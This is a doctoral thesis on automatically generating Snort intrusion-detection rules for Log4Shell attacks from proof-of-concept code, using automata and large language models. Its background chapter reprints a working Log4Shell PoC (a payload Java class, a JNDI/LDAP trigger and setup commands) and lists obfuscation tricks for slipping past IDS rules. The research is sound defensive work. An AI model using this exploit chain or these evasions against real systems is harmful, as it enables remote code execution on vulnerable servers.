Doctoral Thesis

Intrusion Prevention System with Automated Rule Generation Using Automata and Large Language Models from Proof-of-Concept Codes

（概念実証コードを用いてオートマトンと大規模言語モデルによってルールを生成する侵入防止システム）

March, 2025

Graduate School of Sciences and Technology for Innovation
Yamaguchi University

Yudai YAMAMOTO

Abstract

Proof-of-Concept (PoC) code in cybersecurity is inherently very useful in that it clearly demonstrates that a discovered vulnerability is indeed exploitable and provides information for security vendors, program developers, and system administrators to consider countermeasures against the vulnerability and to create patches to fix the vulnerability. The code is very useful in that it encourages the creation of patches to fix vulnerabilities. However, there is also a risk that attackers will use PoC code in actual attacks, or that detailed information about the vulnerability will spread, making attacks easier. In addition to facilitating attacks that exploit the vulnerability, the fact that PoC code is released shortly after the vulnerability is disclosed also increases the importance of the PoC code. In particular, Log4Shell, a vulnerability in Apache Log4j disclosed in 2019, is well known for its impact on many applications and services. Shortly after the release of the PoC code, large-scale attacks exploiting the vulnerability were launched, and it also demonstrated the importance of countering obfuscations that bypass the rules of IPS (Intrusion Prevention System) and IDS (Intrusion Detection System). However, there has been no research aimed at preventing the obfuscation used in Log4Shell attack patterns or early large-scale attacks. In this thesis, we propose a method to generate rules that target obfuscated attack patterns by using prior knowledge that defines the obfuscation methods used in Log4Shell attack patterns, and a method to minimize the time required to generate rules by automatically analyzing the content of PoC code, which is an important source of information about attacks that exploit vulnerabilities. These rule generation methods support human rule creation, deal with obfuscation methods used in Log4Shell attack patterns, and allow to reduce the time required for rule creation. In an experiment to verify the effectiveness of the rule generation method for dealing with obfuscation methods, we compared the rules generated by the proposed method with the rules related to Log4Shell included in the commonly used ruleset for IDS. We found that the proposed method could detect more obfuscation methods than the comparison rules, and could deal with the same obfuscation methods with a shorter length, demonstrating that the proposed method can effectively deal with obfuscation methods used in Log4Shell attack patterns. In an experiment to verify the effectiveness of the rule generation method that reduces rule generation time, we used the PoC code of Log4Shell immediately after it was released and compared the time required to generate rules with the time required to generate rules completely manually by humans.The experiment showed that the proposed method succeeded in generating rules capable of detecting Log4Shell attack patterns in less than half the time required for human rule generation, with almost no human intervention.

概要

サイバーセキュリティにおける PoC（概念実証）コードは本来、発見された脆弱性が実際に悪用可能であることを明確に示し、セキュリティベンダやプログラムの開発者、システム管理者が、脆弱性への対策を検討するための情報を提供することで、脆弱性を修正するためのパッチ作成を促すという点で非常に有用である。しかし、攻撃者が PoC コードを実際の攻撃に悪用したり、脆弱性の詳細な情報が拡散したりして、攻撃の難易度が低下する危険性も孕んでいる。脆弱性を悪用する攻撃を容易にすることに加えて、脆弱性の公開後すぐに PoC コードが公開されることも、PoC コードの重要性を高めている。特に、2019 年に開示された Apache Log4j の脆弱性である Log4Shell は、多くのアプリケーションやサービスに影響を与えたことで有名であるが、PoC コードの公開後すぐに、脆弱性を悪用する攻撃が大規模に行われることや、IPS（侵入防止システム）や IDS（侵入検知システム）のルールを回避する難読化への対策の重要性も示した。しかし、Log4Shell の攻撃パターンに使用される難読化や、大規模な攻撃が早期に行われることへの対策を目的とした研究は行われていない。本論文では、Log4Shell の攻撃パターンで使用される難読化法を定義した事前知識を使用することによって、難読化された攻撃パターンを対象としたルールを生成する手法と、脆弱性を悪用する攻撃に関する重要な情報源である PoC コードの内容を自動的に分析することによって、ルールの生成に要する時間を最小化する手法を提案した。これらのルール生成手法は、人間によるルール作成をサポートし、Log4Shell の攻撃パターンで使用される難読化法に対処するとともに、ルール作成時間の削減を可能にする。難読化法に対処するルール生成手法の有効性を検証する実験では、IDS 向けの現在広く用いられているルールセットに含まれる、Log4Shell に関連するルールと、提案手法によって生成されたルールを、Log4Shell の攻撃パターンの難読化法をどれだけ多く検出できたか、およびそれぞれのルールの長さの 2 つの指標で比較することによって、提案手法のほうが、比較対象のルールよりも多くの難読化法を検出でき、同じ難読化法に対してより短い長さで対処できることを明らかにし、提案手法は Log4Shell の攻撃パターンに使用される難読化法に、効果的に対処できることを示した。作成時間を削減するルール生成手法の有効性を検証する実験では、Log4Shell の開示直後の内容の PoC コードを使用し、完全に人間が手作業でルールを作成する場合と、ルール作成に要する時間を比較した。実験によって、提案手法は人間の介在をほとんど必要とせずに、人間によるルール作成に要する時間の半分以下の時間で、Log4Shell の攻撃パターンを検出可能なルールの生成に成功することを示した。

Acknowledgements

I would like to express my deep appreciation to those who have supported me throughout this work.

I am very grateful to Professor Shingo Yamaguchi for invaluable guidance. He has been a constant source of continuous support and encouragement throughout this work.

I wish to express my deep gratitude to the member of the examination committee for this thesis: Professors Masaru Fukushi, Katsumi Tadamura, Asscociate Professors Yuta Ida, Kazuhisa Nakasho, for their careful reading and precious comments on this thesis.

And finally, I express my private but sincere gratitude to my family for their invaluable support and encouragement.

Contents

List of Figures

List of Tables

1 Introduction

1.1 Research background

ISO 27000, the international standard for information security management systems (ISMS), defines "vulnerability" as "the weakness of an asset or control that can be exploited by one or more threats" [1]. Vulnerabilities in cyber security refer to situational security flaws that exist in information assets. The number of publicly disclosed vulnerabilities has increased in recent years. The increase in the number of vulnerabilities means that more time is needed to address them.

There are various ways to evaluate the impact of a vulnerability, one of which is to determine the attack vector from which the vulnerable system can be attacked (Attack Vector) [2]. The CVSS value, which is an index for evaluating the impact of a vulnerability, rates Network, Adjacent, and Local as having the highest impact, in that order. This means that vulnerabilities that can be attacked from outside have a higher risk of exploitation and are more susceptible to vulnerabilities.

In order to fix vulnerabilities and understand the attacks that exploit vulnerabilities, it is important to know how vulnerabilities are exploited as a first step. A useful tool for this is Proof-of-Concept (PoC) code, which is the source code of a program that reproduces how to exploit a vulnerability. In general, the source code of a program created to exploit a vulnerability is sometimes called exploit code, but in this thesis, both PoC code and exploit code are referred to as PoC code. PoC code has been created. Exploit-DB [3], one of the repositories of PoC code, also showed statistics that a large amount of PoC code was created and published on an ongoing basis [4]. It also shows a particularly high percentage of PoC code for vulnerabilities that are remotely exploitable or target web applications.

As mentioned above, PoC codes are inherently very useful in encouraging security vendors and program/product developers to create security patches to fix vulnerabilities by providing them with useful information to consider how to address them. In fact, several studies have been conducted to detect attacks that exploit vulnerabilities using PoC code. On the other hand, there is a risk that attackers will exploit PoC codes in real attacks or that the difficulty of attacks to exploit vulnerabilities will decrease as detailed information about the vulnerability spreads. Several indicators show that publicly available PoC code makes it easier to carry out attacks that exploit vulnerabilities. According to Ref. [5], 53% of all vulnerabilities were first exploited after the PoC code was released. Of the vulnerabilities for which PoC code existed, 41% were first exploited as zero-day, while 84% of the vulnerabilities for which PoC code had not been released were first exploited as zero-day. This suggests that the release of PoC code increases the likelihood that a vulnerability will be exploited.

The creation of PoC code also has an impact on reducing the time between the disclosure of a vulnerability and the launch of an attack to exploit it: 54% of the vulnerabilities that were disclosed between 2021 and 2022 and for which PoC code was eventually disclosed were either first exploited on the day the exploit was first identified or In the case of vulnerability CVE-2024-27198, the attacker was able to launch an exploit of the vulnerability only 22 minutes after the vulnerability information was released [6]. And two days later, the attackers reportedly compromised over 1,440 instances. It has been analyzed that the attackers were able to compromise so many instances so rapidly because of their rapid adoption of PoC code.

Intrusion detection systems (IDS) and intrusion prevention systems (IPS) are classic concepts in cybersecurity; IDS and IPS can be classified into two categories based on their detection methods: anomaly and signature types. Signature-based IDSs and IPSs, which are the subject of this study, detect as anomalies communications that match previously registered anomalous communications. In order to reduce the number of missed anomalous communications in signature-based IDSs and IPSs, it is necessary to register as many anomalous communications as possible in the IDS or IPS. In other words, the rules applied determine the detection performance of IDS and IPS.

In order to create rules to be applied to signature-based IDS and IPS, it is necessary to identify the characteristics of anomalies (i.e., attacks). When creating rules to detect communications related to attacks that exploit vulnerabilities, the specific ways in which the target vulnerabilities are exploited should be analyzed, and the rules should be created accordingly. PoC codes are one of the important sources of information in this task. Each task of rule generation, including the analysis of information about the attack, has so far been performed mainly manually by humans and requires a lot of time to create a single rule. However, in a situation where vulnerabilities are exploited on a large scale in the early stages after the vulnerability is disclosed, the large amount of time required to deal with attacks means that it is difficult for defenders to take countermeasures against vulnerabilities before large-scale attacks are launched to exploit them.

One vulnerability that particularly reveals the limitations of previous rulemaking is Log4Shell, a generic name for a vulnerability in Apache Log4j that was disclosed in December 2021. Log4Shell was disclosed in December 2021 because (1) Apache Log4j was a logging library and therefore used by many applications and services, (2) it did not require a complex attack method to execute an exploit against Log4Shell, and (3) Log4Shell exploit methods were quickly disclosed through PoC code, and (4) new attack patterns appeared that bypassed the rules for IDS and IPS to detect the attack patterns used in Log4Shell, making Log4Shell a major vulnerability. It became one of the vulnerabilities.

Log4Shell was released on December 9, 2021, the same day PoC code targeting Log4Shell was released; two days later, on December 11, rules for IDS and IPS were released targeting attacks that exploited Log4Shell. The day after the IDS and IPS rules were published, attacks using attack patterns that could bypass the rules were launched. Check Point Research reported that 72 hours after the release of Log4Shell, 830,000 attacks were launched and 60 derivative attacks (variations of attack patterns) were used [7].

Until now, no defensive method using PoC code has been proposed, and whenever a new vulnerability appeared and PoC code was released that could be exploited, rules were created by humans manually analyzing them. However, the complete manual creation of rules requires a lot of time, resulting in a situation where rules are published after PoC codes are released and attacks that exploit the vulnerabilities are launched on a large scale. This means that IDS and IPS users are exposed to the risk of being subjected to attacks that exploit vulnerabilities. To solve this problem, the time required to create rules should be reduced and rules should be created immediately after the PoC code is released to minimize the risk of IDS and IPS users being exposed to attacks that exploit the vulnerability.

1.2 Research objective

Obfuscation used in Log4Shell attack patterns and two rule generation methods are proposed to allow vulnerabilities to be exploited and addressed before attacks are launched on a large scale. These methods support human rule creation, address complexity, and reduce creation time.

The rule generation method for dealing with obfuscation uses prior knowledge that defines obfuscation methods in Log4Shell attack patterns and pattern-matches them with attack patterns to enable the generation of rules that effectively deal with obfuscation methods.

The rule generation method, which reduces creation time, focuses on PoC code, which is a useful source of information about attacks, and automates the analysis of PoC code.

1.3 Contributions

Three major contributions of rule generation methods that address obfuscation are listed below.

- To generate rules that can effectively deal with the obfuscations used in Log4Shell attack patterns, we proposed a rule generation method that uses prior knowledge representing the characteristics of the obfuscation method.
- The rule generation method for dealing with obfuscation uses pattern matching between obfuscation methods and attack patterns to find out which obfuscation methods are used in the attack patterns and generate rules that include them. Automation is used for pattern matching.
- Experiments to verify the effectiveness of the rule generation method in dealing with obfuscation methods compared the number of detected obfuscation methods and the length of generated regular expression patterns, and showed that the proposed method is capable of generating rules that effectively deal with obfuscation methods used in Log4Shell attack patterns.

Three major contributions of rule generation methods that reduce creation time are listed below.

- To minimize human intervention in rule generation and to reduce the time required for rule generation, we proposed a method to generate rules in a short time by automatically analyzing the content of PoC codes.
- The rule generation method that reduces build time extracts information about the attack from the contents of the files contained in the PoC code, which is an important source of information for understanding the attack that exploits the vulnerability, and aggregates this information so that particularly important information contained in the PoC code can be reflected in the generated rules.
- In experiments to verify the effectiveness of a rule generation method that reduces generation time, the proposed method was able to generate rules that can detect Log4Shell attack patterns in less than half the time compared to the case where the rules are generated entirely by humans with little human intervention, demonstrating that the proposed method can reduce rule generation time and allow rules to be created to address vulnerabilities before attacks exploiting them are launched on a large scale.

1.4 Organization of this thesis

In Chapter 2, to clarify the need for the two rule generation methods proposed in this paper, we describe the rules used in Log4Shell and IPS/IDS, present methods to counter Log4Shell and automatically generate rules applicable to IPS and IDS and their challenges, and He clarified that the methods proposed so far have difficulty in generating rules to detect Log4Shell's obfuscation and randomness of attack patterns.

In Chapter 3, we proposed one of the methods proposed in this thesis, a rule generation method using prior knowledge and visualization of the generated rules. The method transforms prior knowledge defining obfuscation methods used in Log4Shell attack patterns into automata and matches them with attack patterns to generate rules that can deal with randomness and combinations of obfuscation methods. Visualization of the generated rules also clarifies the relationship between the generated rules and the prior knowledge used, and facilitates understanding of the obfuscation methods to which the rules correspond.

In Chapter 4, we proposed a method for automatically generating rules for IDS or IPS by analyzing the content of PoC code with LLM. This method automates a number of rule generation tasks, including vulnerability analysis, that are time-consuming for human rule generation. In an experiment to verify the effectiveness of the proposed method, we compared the detection performance of the generated rules and the time required to generate the rules using several PoC codes with different programming languages and formats, and successfully generated rules that can detect the attack patterns used in attacks exploiting Log4Shell. The results showed that both PoC codes could generate rules in less than a minute, and that practical rules could be generated with minimal human modification. These results demonstrate that the proposed method is versatile and independent of the programming language and format used in the PoC code, and can immediately address the emergence of new attack patterns.

In Chapter 5, we conclude by confirming that the method proposed in this thesis can generate effective rules for Log4Shell attack patterns, and then discuss its applicability to malware detection and the combination of the two methods proposed in this thesis.

2 Related Works and Terms

2.1 Foreword

In this chapter, we describe matters and studies related to this thesis and demonstrate the superiority of the methods proposed in this thesis by comparing them with related research.

In Section 2, we explain the concepts of IDS and IPS, which are the subject of the methods proposed in this thesis, and the structure of the rules used in them.

In Section 3, we list several research aimed at generating rules for IDS and IPS and compare the proposed method with them to show the superiority of the proposed method.

In Section 4, we describe Log4Shell, the subject of this thesis, and explain the flow of attacks that exploit Log4Shell to help the reader understand the subject of this research.

In Section 5, we list several research aimed at dealing with attacks that exploit Log4Shell and compare the proposed method with them to show the superiority of the proposed method.

In Section 6, we describe PoC codes and show that they are an important source of information for understanding the structure of PoC codes in general and the attacks that exploit vulnerabilities. We then analyze PoC codes against Log4Shell and identify their characteristics.

In Section 7, we describe the Mirai IoT malware and show the structure of the Mirai botnet and how the Mirai botnet is expanding.

In Section 8, we list some research related to the Mirai botnet and explain what methods have been proposed to combat the Mirai botnet.

In Section 9, we list several studies that have used the Mirai source code and explain what the research that has been done so far have revealed using the Mirai source code.

2.2 IDS and IPS

IDS and IPS are classic cybersecurity concepts that detect and block anomalous communications. In particular, Snort, proposed in 1999, is an IDS that is still used by many users (over 600,000) due to its simplicity in writing rules compared to other IDSs and

IPSs proposed before it [8], [9]. There are also other IDSs and IPSs that use the Snort rule format, and this format is widely known in the IDS and IPS domain. In this thesis, we propose a method to generate rules for Snort automatically. An example of Snort rules is shown below.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:‘‘Example’’;
flow:to_server,established; http_uri; pcre:‘‘/[a-zA-Z0-9]+/’’; sid:58724;
 rev:1;)
```

The first `alert` specifies that an alert will be issued (logging that a communication matching the rule has been detected) when a communication matching the rule is detected.

The second `tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS` specifies the protocol, source, and destination of the communication to be alerted. In the case of the sample rule, the TCP protocol is used, and the server port number is set from any port number of the client on the network (previously defined in Snort as the variable `EXTERNAL_NET`) to any port number of the server on the network (previously defined in Snort as the variable `HOME_NET`). One of the alert conditions is to set communication from any port number on a server (defined in Snort as the `HTTP_PORTS` variable) belonging to the network (defined in Snort as the `EXTERNAL_NET` and `HOME_NET` variables) to any port number on the server (defined in Snort as the `HTTP_PORTS` variable) belonging to the network. By default, Snort sets `HTTP_PORTS` to the following port numbers `EXTERNAL_NET`, `HOME_NET`, and `HOME_NET`.

80	1220	3037	7000	8000	8090	8300	9090	41080
81	1414	3128	7001	8008	8118	8800	9091	50002
311	1741	3702	7144	8014	8123	8888	9443	55555
383	1830	4343	7145	8028	8180	8899	9999	
591	2301	4848	7510	8080	8181	9000	11371	
593	2381	5250	7777	8085	8243	9060	34443	
901	2809	6988	7779	8088	8280	9080	34444	

`msg:‘‘Log4Shell’’` is the rule author’s specification of what type of communication is covered by the rule, and the string enclosed in double quotes is included in the log that is recorded when a communication matching the rule is detected.

`flow:to_server,established` specifies as one of the alert conditions that it is an established communication (from the client) to the server.

`http_uri; pcre:‘‘/[a-zA-z0-9]+/’’` specifies the content of the communication that matches the alert condition. In the example rule, one of the alert conditions is that the URI (Uniform Resource Identifier) must match the PCRE (Perl-Compatible Regular Expression) pattern `/[a-zA-Z0-9]+/`. In Snort, a URI is a generic URL without the protocol name, DNS name, or IP address. For example, the URI of the URL `http://example.com/index.html` is `/index.html`. The sample rule checks whether it matches the PCRE regular expression pattern`/[a-zA-Z0-9]+/`.

`sid:58724;rev:1;` specifies `sid`, which is a rule-specific number, and `rev`, which is the revision number of the rule. The rule author can specify any number for `sid`, but cannot use a number that is already used in another rule. For `rev`, the rule author can also specify any number, and it is independent of other rules. `sid` and texttttrev do not affect the alert conditions of the rule.

In summary, the sample rule alerts when it detects a TCP communication from any port of a client on the external network to any port number included in `HTTP_PORTS` on the internal network, whose URI matches the PCRE regular expression pattern `/[a-zA-Z0-9]+/`.

A concept similar to IDS and IPS is anti-virus software. Anti-virus software, like IDS and IPS, detects anomalous (files, processes, etc.) matching characteristics. Anti-virus software, like IDS and IPS, has the risk of missing or false positives and shares some other characteristics. However, the difference is that IDS and IPS target network communications, while anti-virus software targets programs and other files. Both anti-virus software and IDS and IPS need to deal with obfuscation, but the attacker's goals and level of difficulty are different. Obfuscation in malware targeted by anti-virus software is intended to prevent malware analysts and rule writers from analyzing and understanding the characteristics of the malware, and the methods used are not widely known, whereas obfuscation in communications targeted by IDS and IPS is intended to avoid detection by rules, and its methods are often widely known through PoC code, etc. IDS and IPS are more important in combating obfuscation than anti-virus software.

2.3 Automatic rule generation methods for IDS and IPS

Some research has been done proposing methods to automatically generate rules for IDS and IPS.

Laryea et al. proposed a method to automatically generate rules applicable to Snort based on packet capture data by training GPT-2, an LLM published in 2019, using Snort rules [10]. Their proposed rule generation method is based on packet capture data, which makes it difficult to generate rules based on up-to-date information. In addition, the limited training data used to train LLMs limits the types of attacks for which rules can be generated.

Jaw et al. proposed a method to automatically generate Snort rules based on the collected packet capture data [11]. Their proposed method not only generates rules, but also reduces unnecessary alerts and prevents unnecessary consumption of human and computational resources needed to analyze alerts. However, their method is not effective against attacks for which no rules exist yet.

Wang et al. proposed a method to analyze the behavior of attack scripts that exploit vulnerabilities and automatically generate rules for Snort to detect attacks using those attack scripts for Metasploit, a penetration testing framework [12]. Their proposed method is similar to the method proposed in this thesis in that it generates rules based on attack scripts (proof-of-concept code), but the code that can be used to generate rules is limited to attack scripts for Metasploit, and the method needs to be modified in response to changes in the Metasploit specification. In addition, obfuscation and randomization are also common to all the methods. In addition, there are challenges in generating rules for attacks involving obfuscation and randomness. In addition, since their method only analyzes scripts written in programming languages, it may miss information in other programming languages or in files not written in programming languages that is important for understanding vulnerabilities.

Kobayashi et al. proposed a method to generate Snort signatures to detect communications generated by PoC code that sends HTTP requests by combining static and dynamic analysis of attack code targeting Metasploit written in Ruby and Python languages [13]. They proposed a method to detect communications generated by PoC code sending HTTP requests by combining static and dynamic analysis of the attack code. Their proposed method also shares with the method proposed in this thesis in that it generates rules based on attack scripts (proof-of-concept code), but the programming language of the attack code that can be used for rule generation is limited, and it is necessary to build an execution environment for the attack code to analyze it.

Karlsen et al. proposed an experimental frame worm that analyzes application and system logs by LLM [14] and showed that LLM determines whether an attack is an attack or not from the same perspective as humans. However, it is limited to detecting attacks and does not show how to defend against them.

A comparison of these research and the rule generation method proposed in this thesis, which reduces the generation time, is shown in Table 1.

2.4 Log4Shell

Log4Shell is the generic name for a vulnerability in Apache Log4j that was discovered in December 2021. As mentioned above, Log4Shell affected many applications and services.

Attacks that exploit Log4Shell are performed by a combination of the following servers and applications.

- Java application using a vulnerable version of Log4j (attack target)
- A server (prepared by the attacker) that uses a JNDI-supported protocol (e.g., LDAP) that returns the address of the malicious Java class file
- A web server (prepared by the attacker) that provides malicious Java class files

The attacker prepares a server with a protocol that supports JNDI (Java Naming and Directory Interface) lookups, combined with a web server that provides malicious Java class files, in the flow shown below.

Table 1: Comparison of rule generation methods to reduce generation time and related research

Method	Independent of the type of attack	Not affected by randomness	Independent of PoC code representation format	Fast rules generation
Laryea et al. (2022) [10]		✓		✓
Jaw et al. (2022) [11]		✓		
Kobayashi et al. (2023) [13]	✓		Only supports Metasploit	
Wang et al. (2013) [15]	✓		Only supports Metasploit	
Karlsen et al. (2024) [14]	✓	✓		
Proposed method (rule generation method to reduce generation time)	✓	✓	✓	✓



Figure 1: Flow of attacks that exploit Log4Shell.

Attacks that exploit Log4Shell are carried out according to the following steps.

1. The attacker gives Log4j the attack pattern used to exploit Log4Shell.

2. Upon receiving the attack pattern, Log4j interprets the input string as a command. As a result, it connects to the server whose address is included in the attack pattern by JNDI lookup.

3. The server that Log4j connects to returns the address of the web server that provides the malicious Java class file.

4. Log4j downloads the Java class file from the web server at the received address.

5. Log4j executes the downloaded malicious Java class file, and the attack succeeds.

Log4j has a "lookup" function that evaluates some values from logged strings as variables, and Log4Shell is a vulnerability that exploits the "JNDI lookup" function included in Log4j. JNDI is a function for connecting from a Java application to various name resolution services, directory services, etc. Although the LDAP protocol is often used in

Log4Shell exploits, it is not possible to exploit JNDI using other protocols such as RMI (Remote Method Invocation), which is supported by JNDI. However, attacks using other protocols such as RMI (Remote Method Invocation), which is supported by JNDI, have also been used [16], [17].

The vulnerable version of Log4j reads a Java class file from an external URL in the log (this is called "deserialization") and executes it, so if a malicious Java class file created by an attacker is loaded, malicious code can be executed on the attack target. For example, arbitrary OS commands can be made to run on the attack target, as in the Java class shown below.

Listing 1: Example of a Java class that performs arbitary activities

```
public class Exploit {
    public Exploit() {}
    static {
        try {
            String[] cmds = System.getProperty("os.name").toLowerCase().
contains("win")
                    ? new String[]{"cmd.exe","/c", "calc.exe"}
                    : new String[]{"open","/System/Applications/
Calculator.app"};
            java.lang.Runtime.getRuntime().exec(cmds).waitFor();
        }catch (Exception e){
            e.printStackTrace();
        }
    }
    public static void main(String[] args) {
        Exploit e = new Exploit();
    }
}
```

Log4Shell can be used as a means of accessing an attack target to execute an attack such as infecting it with ransomware [18].

Since JNDI only provides a way for Java applications to connect to servers that use a specific protocol, using JNDI in real applications requires knowledge of name resolution and directory services as well as Java programming. The same is true for Log4Shell exploits. However, readily available LDAP servers are publicly available to demonstrate proof-of-concept Log4Shell exploits, and by using them, it is possible to perform Log4Shell exploits without extensive knowledge.

A basic example of a Log4Shell attack pattern is shown below.

${jndi:ldap://127.0.0.1/Exploit.java}

Although Log4Shell attack patterns share the common feature of starting with ${jndi and ending with }, the actual attack pattern has randomness because the string in between varies depending on the attacker's environment.

In addition to randomness, obfuscation methods can also be applied to Log4Shell attack patterns; at least the following 7 obfuscation methods can be applied to Log4Shell attack patterns.

- ${env:<one or more random uppercase alphabetical characters>:-<character>}
- ${lower:<character>}
- ${upper:<character>}
- ${<random English 0 or more characters>:<random alphabetic 0 or more characters>:-<character>:-<character>}
- ${sys:<one or more random uppercase alphabetical characters>:-<character>}
- ${:-<character>}
- ${date:'<character>'}

These obfuscation methods can be applied to every single character in the Log4Shell attack pattern except for the first ${ and the last }, and different obfuscation methods can be applied to each of these characters.

In the above example attack pattern, one of the obfuscation methods can be applied to each of the 34 characters except for ${ and }. Thus, in the example attack pattern, there are 7^{34}-variations in obfuscation options alone. Furthermore, some of the obfuscation methods can include strings of random content and length regardless of the attack pattern, and if this is taken into account, the number of obfuscation variations in the Log4Shell attack pattern is infinite.

2.5 Methods for detecting and preventing attacks that exploit Log4Shell

Kaushik et al. proposed a method to use Log4Shell not for attacks but for applying security patches to prevent attacks that exploit it [19]. Their proposed method is based on the low difficulty of using Log4Shell and is an effective defense against vulnerabilities in that it directly applies patches to vulnerable applications. However, there are ethical concerns about having a third party make changes to an external system, even if the goal is to improve security.

The method proposed by Xiao et al. focuses on communication with LDAP servers and achieves protection against attacks that exploit Log4Shell [20]. However, the method of Kaushik et al. is effective only against attacks that exploit Log4Shell, and is not an effective technique against Log4j vulnerabilities or non-Log4j attacks other than Log4Shell. Also, the method of Xiao et al. is not effective against them because, as Hiesgen et al. clarified, attacks that exploit Log4Shell may use protocols other than LDAP.

A comparison of these research and the rule generation method proposed in this thesis, which addresses complexity, is shown in Table 2.

Table 2: Comparison of rule generation methods to deal with complexity and related research.

Method	Ethical	Handling of variants	Extensibility
Kaushik et al. (2022) [19]			
Xiao et al. (2022) [20]	✓		
Proposed method (rule generation method to deal with obfuscation)	✓	✓	✓

2.6 PoC codes

Proof-of-Concept (PoC) code is very useful in encouraging security vendors and program and product developers to create security patches to fix vulnerabilities by providing useful information to consider how to address them.

PoC code, unless it is an attack script targeting a specific framework, is almost always composed of files written in multiple programming languages and files that are not, rather than a single file. For example, a PoC code targeting Log4Shell [21] consists of five files, as shown below.

1. Exploit.java
2. README.md
3. log4j-rce.iml
4. pom.xml
5. src/main/java/log4j,java

In this PoC code, Exploit.java describes a Java class to be executed on the attack target by exploiting Log4Shell. The contents of the file are shown in Listing 2.

Listing 2: Contents of Exploit.java

```
public class Exploit {
    public Exploit() {}
    static {
        try {
            String[] cmds = System.getProperty("os.name").toLowerCase().
contains("win")
                    ? new String[]{"cmd.exe","/c", "calc.exe"}
                    : new String[]{"open","/System/Applications/
Calculator.app"};
            java.lang.Runtime.getRuntime().exec(cmds).waitFor();
        }catch (Exception e){
            e.printStackTrace();
        }
    }
    public static void main(String[] args) {
        Exploit e = new Exploit();
    }
}
```

log4j.java describes specific methods of executing attacks that exploit Log4Shell, including the actual attack pattern (`${jndi:ldap://127.0.0.1:1389/Exploit}`). The contents of that file are shown in Listing 3.

Listing 3: Contents of log4j.java

```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
```

```java
public class log4j {
    private static final Logger logger = LogManager.getLogger(log4j.class
);

    public static void main(String[] args) {
        //The default trusturlcodebase of the higher version JDK is false
        System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase","
true");
        logger.error("${jndi:ldap://127.0.0.1:1389/Exploit}");
    }
}
```

In this PoC code, the vulnerable Log4j version, how to build the environment for Log4Shell PoC, and examples of obfuscated attack patterns that bypass the rules are included in README.md, which is not source code written in a programming language. The contents of README.md are shown in Listing 4.

Listing 4: Contents of README.md

```
# CVE-2021-44228(Apache Log4j Remote Code Execution)

> [all log4j-core versions >=2.0-beta9 and <=2.14.1](https://logging.
apache.org/log4j/2.x/security.html)

The version of 1.x have other vulnerabilities, we recommend that you
update the latest version.

[Security Advisories / Bulletins linked to Log4Shell (CVE-2021-44228)](
https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592)

### Usage:

download this project, compile the exploit code [blob/master/src/main/
java/Exploit.java](Exploit.java), and start a webserver allowing
downloading the compiled binary.

‘‘‘
git clone https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-
Rce.git
cd CVE-2021-44228-Apache-Log4j-Rce

javac Exploit.java

# start webserver
```

For Python2
python -m SimpleHTTPServer 8888
For Python3
python3 -m http.server 8888

make sure python webserver is running the same directory as Exploit.
class, to test
    curl -I 127.0.0.1:8888/Exploit.class
‘‘‘

download another project and run *LDAP server implementation returning JNDI references*
https://github.com/mbechler/marshalsec/blob/master/src/main/java/marshalsec/jndi/LDAPRefServer.java
‘‘‘
git clone https://github.com/mbechler/marshalsec.git
cd marshalsec
Java 8 required
mvn clean package -DskipTests
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.
LDAPRefServer "http://127.0.0.1:8888/#Exploit"
‘‘‘
build and run the activation code (simulate an log4j attack on a vulnerable java web server) [blob/master/src/main/java/log4j.java](log4j.java), and your calculator app will appear.
‘‘‘
cd CVE-2021-44228-Apache-Log4j-Rce
mvn clean package
java -cp target/log4j-rce-1.0-SNAPSHOT-all.jar log4j

expect the following
1. calculator app appear
2. in ldapserver console,
Send LDAP reference result for Exploit redirecting to http
://127.0.0.1:8888/Exploit.class
3. in webserver console,
127.0.0.1 - - [....] "GET /Exploit.class HTTP/1.1" 200 -
‘‘‘
Tips:
> Do not rely on a current Java version to save you. Update Log4 (or remove the JNDI lookup). Disable the expansion (seems a pretty bad idea anyways).

Bypass rc1
For example:

```
